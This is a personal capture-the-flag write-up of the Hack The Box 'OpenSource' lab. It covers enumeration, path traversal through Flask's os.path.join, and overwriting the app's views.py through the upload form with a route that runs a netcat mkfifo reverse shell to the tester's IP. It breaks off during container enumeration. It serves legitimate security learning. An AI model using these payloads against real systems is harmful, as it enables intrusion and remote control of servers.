
110 HTB OpenSource

[HTB] OpenSource


OpenSource
OS: Linux
Difficulty: Easy
Points: 20
Release: 21 May 2022
IP: 10.10.11.164

by **Pablo**

- **Resources:**

> 1. **S4vitar** `https://htbmachines.github.io/`
> 2. **0xdf** `https://0xdf.gitlab.io/`
> 3. **ippsec** `ippsec.rocks`

Difficulty: "Easy" , once again this is actually a hard or medium machine. Definitely not an easy machine.

Objectives:

```
1. Skills: Web Enumeration Github Project Enumeration Information Leakage Abusing File Upload - Replacing Python
Files [RCE] Local File Inclusion (LFI) Shell via Flask Debug - Finding out the PIN (Werkzeug Debugger)
[Unintended Way] Playing with Chisel - Remote Port Forwarding [PIVOTING] Abusing Gitea + Information Leakage
Abusing Cron Job + Git Hooks [Privilege Escalation]
2. Web Enumeration
3. Github Project Enumeration
4. Information Leakage
5. Abusing File Upload - Replacing Python Files [RCE]
6. Local File Inclusion (LFI)
7. Shell via Flask Debug - Finding out the PIN (Werkzeug Debugger) [Unintended Way]
8. Playing with Chisel - Remote Port Forwarding [PIVOTING]
9. Abusing Gitea + Information Leakage
10. Abusing Cron Job + Git Hooks [Privilege Escalation]
```

1. **The main reason for me doing this box is to get more comfortable using Chisel**
2. **Nmap**

```
1. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 opensource.htb
2. Ports 22 and 80 only show open.
3. 80/tcp open  http    syn-ack Werkzeug/2.1.2 Python/3.10.3
4. No common name or FQDN was shown in the nmap scan
```

3. **Whichsystem.py**

```
1.   ▷ whichsystem.py 10.10.11.164
10.10.11.164 (ttl -> 63): Linux
```

4. **Whatweb**

```
1. ▷ whatweb http://10.10.11.164 -v
2. Title : upcloud - Upload files for Free!
IP : 10.10.11.164
3.Summary : Bootstrap, HTTPServer[Werkzeug/2.1.2 Python/3.10.3], JQuery[3.4.1], Python[3.10.3], Script,
Werkzeug[2.1.2]
4. Server: Werkzeug/2.1.2 Python/3.10.3
5. [ Werkzeug ]
        Werkzeug is a WSGI utility library for Python.
```

```
Version : 2.1.2
Website : http://werkzeug.pocoo.org/
```

5.
6. **Savitar scripts a portscanner in bash. That will quickly tell you what ports are open. This is very handy and actually useful. Here is his github and the code is the protscanner is below**

```
1. https://github.com/s4vitar/rpcenum/blob/master/rpcenum
2. Here is the bash code for the portscanner
..............................................................
#!/bin/bash

function ctrl_c(){
  echo -e "\n\n[!] Exiting the application...\n"
  tput cnorm; exit 1
}


trap ctrl_c INT
# Use Ctrl + C to exit

tput civis # hide the cursor

for port in $(seq 1 65535); do
  timeout 1 bash -c "echo '' > /dev/tcp/10.10.11.164/$port" 2>/dev/null && echo "[+] Ports $port - OPEN" &
done; wait

tput cnorm
```

7. **Lets enumerate the website**

```
1. http://10.10.11.164
2. Buttons do not work
3. A download works. We download the archive and extract it in our $(pwd).
4. There is also a button that says 'Take me there!'. It is a Drag & Drop to Upload File.
5. We upload a php file to see what we can run. I name it cmd.php
<?php
        system("whoami");
?>
6. Fails I do not think this has a file inclusion vulnerability
```

8. **Lets check out the archive we downloaded.**

```
1. lets list the contents before we unzip it.
2. ▷ 7z l source.zip
2022-04-28 06:45:52 D....            0            0  app
2022-04-28 07:50:20 D....            0            0  app/app
2022-04-28 07:50:20 .....          707          310  app/app/views.py
2022-04-28 06:34:45 .....          262          160  app/app/__init__.py
2022-04-28 06:39:31 D....            0            0  app/app/static
2022-04-28 06:34:45 D....            0            0  app/app/static/js
<SNIP>
3. A bunch of crap.
4. ▷ unzip source.zip
5. ▷ ls
6. drwxrwxr-x    - haxor 28 Apr  2022 .git
drwxrwxr-x    - haxor 28 Apr  2022 app
drwxr-xr-x    - haxor 28 Apr  2022 config
.rwxr-xr-x  110 haxor 28 Apr  2022 build-docker.sh
.rw-rw-r--  574 haxor 28 Apr  2022 Dockerfile
.rw-r--r-- 2.5M haxor 13 Nov 08:10 source.zip
7. There is a git folder we can run 'git log' to see what is in the logs
8. ▷ git log
9. ▷ git log > log
10. ▷ jbat log
commit 2c67a52253c6fe1f206ad82ba747e43208e8cfd9
Author: gituser <gituser@local>
Date:   Thu Apr 28 13:55:55 2022 +0200

    clean up dockerfile for production use

commit ee9d9f1ef9156c787d53074493e39ae364cd1e05
Author: gituser <gituser@local>
```

9. **Very tired I will be back to finish this later**

PUSHD and POPD

10. **PUSHD AND POPD**

```
1. All pushd and popd are is for pushing to a directory when you want to go do something and then just type popd and it will take you back to the directory you where immediately before.
```

11. **I just thought of something if this `../../../../../` is blocking directory traversal can we try it with hex?**

```
1. 0x2e2e2f2e2e2f2e2e2f2e2e2f2e2e2f. Im still a noob trying to figure things out.
```


Python3 *import os* `os.path.join` for *Directory Traversal*

12. **He is messing with the python3 console for a proof of concept. He is attempting to show what `os.path.join` does.**

```
1. ▷ python3
Python 3.11.5 (main, Sep  2 2023, 14:16:33) [GCC 13.2.1 20230801] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.path.join(os.getcwd(), "public", "uploads", "test.txt")
'/home/haxor/public/uploads/test.txt'
2. All it does is add the listed directories in your python code to the $pwd. I am sure you can get it to do much more, but that is what we are working with right now.
3. Now if we add a directory traversal to this. Is it possible that it will work? We shall see.
4. >>> os.path.join(os.getcwd(), "public", "uploads", "../../../test.txt")
'/home/haxor/public/uploads/../../../test.txt'
5. If you put a slash infront of directory that previous directory will disappear. Here is an example of what I am talking about.
6. >>> os.path.join(os.getcwd(), "public", "uploads", "/test.txt")
'/test.txt'
7. The Time Stamp is '@:TS:01:29:02'
```

13. **Burpsuite intercept of the upload page. This is the page he is attempting to do a directory traversal on. We have tried to upload a file with `(7*7)` (in step 7) to see if we had and `RCE` and also a php cmd file and it did not do anything.**

```
1. Burpsuite intercepts
2. Here is the burpsuite original intercept before making changes for context purposes. Here it is below:
...................................................................
POST /upcloud HTTP/1.1
Host: 10.10.11.164
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------350032058530057382711610245OO
Content-Length: 222
Origin: http://10.10.11.164
DNT: 1
Connection: close
Referer: http://10.10.11.164/upcloud
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

-----------------------------350032058530057382711610245OO
Content-Disposition: form-data; name="file"; filename="test.txt"
Content-Type: text/plain

foo

-----------------------------350032058530057382711610245OO--
...........................................................................
3. Here is the directory we are making changes to.
-----------------------------350032058530057382711610245OO
Content-Disposition: form-data; name="file"; filename="/tmp/test.txt"
Content-Type: text/plain
4. Send it and then render the image in BurpSuite.
5. See image below of the rendered page
```



Success!
Your file has been uploaded.
http://10.10.11.164/uploads//tmp/test.txt
Copy

If you get access to the website code always analyze it for vulnerabilities in the code.

- *#pwn_analyze_code_for_vulnerabilities*
- *#pwn_code_vulnerabilities_of_websites_or_webapps*

14. ***So basically, we are able to bypass the blocking of*** `../` **with the website filtering. It is in** `utils.py` **I think. It is in the download we made earlier on the same page.**

```
1. In the burpsuite repeater I can change my file that I attempt to upload 'test.txt' with any arbitary string maybe even a malicious string. Lets try it.
2. SUCCESS, see image below. It will take any arbitary string all we needed to do is use '/' instead of '../'
3. See image below
```


Success!
Your file has been uploaded.
http://10.10.11.164/uploads//tmp/asfdf
Copy

Python Script to attack traversal vulnerability

15. **S4vitar is going to build a python script to automate the attack on this server against the vulnerable path he found. It would probably be easier to do it in burpsuite, but harder is more fun.**

```
1. There vulnerable traversal we are manipulating is in the views.py file we downloaded from the site. The two files to analyze are utils.py and views.py.
2. Copy the contents of view.py to your ide and this is what we are going to do a directory traversal on if possible.
```

Location of `views.py` and `utils.py`

16. **here is the location of the two files for context.**

```
/home/haxor/htb/opensource/source_zip/app/app
│   │    ├── templates
│   │    │   ├── index.html
│   │    │   ├── success.html
│   │    │   └── upload.html
│   │    ├── utils.py
│   │    └── views.py
│   ├── INSTALL.md
Right now we are editing views.py
```

17. **Here is the original `views.py` file.**

```
import os

from app.utils import get_file_name
from flask import render_template, request, send_file

from app import app


@app.route('/', methods=['GET', 'POST'])
def upload_file():
    if request.method == 'POST':
        f = request.files['file']
        file_name = get_file_name(f.filename)
        file_path = os.path.join(os.getcwd(), "public", "uploads", file_name)
        f.save(file_path)
        return render_template('success.html', file_url=request.host_url + "uploads/" + file_name)
    return render_template('upload.html')


@app.route('/uploads/<path:path>')
def send_report(path):
    path = get_file_name(path)
    return send_file(os.path.join(os.getcwd(), "public", "uploads", path))
```

18. **Lets edit it.** ***S4vitar forgoes the traversal for a reverse shell instead***.

```
Get the 'netcat' reverse shell from pentestmonkey
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
Here is what it looks like added to our injected views.py file.
All we did is add the following to the bottom of views.py file
.................................................................
@app.route('/shell')
def cmd():
    return os.system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.7 443 >/tmp/f")
```

> **NOTICE: that the `@app.route('/shell')` has a slash `/` that is part of the traversal I think.**

Upload the malicious `views.py` file


19. **The trick is how do we overwrite the original file on the website.**

```
Now cp the edited views.py and put it in your $pwd so you can upload it using the file upload.
/hackthebox/opensource ▷ cp ~/python_projects/views_traversal_htb_opensource.py views.py
~/htb/opensource ▷ tail views.py

@app.route('/uploads/<path:path>')
def send_report(path):
    path = get_file_name(path)
    return send_file(os.path.join(os.getcwd(), "public", "uploads", path))

@app.route('/shell')
def cmd():
    return os.system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.7 443 >/tmp/f")
```

20. **Intercept the upload attempt with burpsuite.**

```
go here http://10.10.11.164/upcloud and upload the edited views.py file
After you interecepted the file upload
Change this line:
Content-Disposition: form-data; name="file"; filename="views.py"
To this:
Content-Disposition: form-data; name="file"; filename="/app/app/views.py"
Because that is the full path of the file.
Now foward it 1 time in Burp and then drop the captures
```

```
9. If it looks like the screen shot below the file has been upload and injected with our malicious code an it has over written the original views.py file.
```


Success!

Your file has been uploaded.

http://10.10.11.164/uploads//app/app/views.py

Now set up a listener on 443 and curl the shell function of the injection code. Thus invoking the function and we get a reverse shell.

```
1. ▷ sudo rlwrap -cAr nc -nlvp 443
2. ▷ curl http://10.10.11.164/shell
3. ▷ sudo rlwrap -cAr nc -nlvp 443
[sudo] password for haxor:
Listening on 0.0.0.0 443
Connection received on 10.10.11.164 45117
/bin/sh: can not access tty; job control turned off
/app# whoami
root
```

Container Escape

- *#pwn_container_escape_example_HTB_OpenSource*

22. Great we are root the only problem is that we are in a container. lol

```
1. /app # ip a
lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
eth0@if19: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:ac:11:00:09 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.9/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
2. This is not the ip of the Server '172.17.0.9'. The ip of the server is 10.10.11.164
3. So now we need to escape this container
```

23. I have no idea what he just did with the following command but it didn't work anyway.

```
1. /app# script /dev/null -c bash
```


24. Lets enumerate the box and see what we can do

```
1. /app # which python3
/usr/local/bin/python3
